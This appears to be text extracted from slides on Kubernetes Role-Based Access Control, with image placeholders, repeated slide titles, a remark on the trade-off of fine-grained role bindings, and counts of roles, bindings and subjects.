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

Authorization

Role-Based Access Control (RBAC)




Role-Based Access Control (RBAC)



Role-Based Access Control (RBAC)

"Fine-grained role bindings provide greater security, but require more effort to administrate."

Role-Based Access Control (RBAC)




Role-Based Access Control (RBAC)

43 (Cluster)RoleBindings

51 (Cluster)Roles

38 Subjects

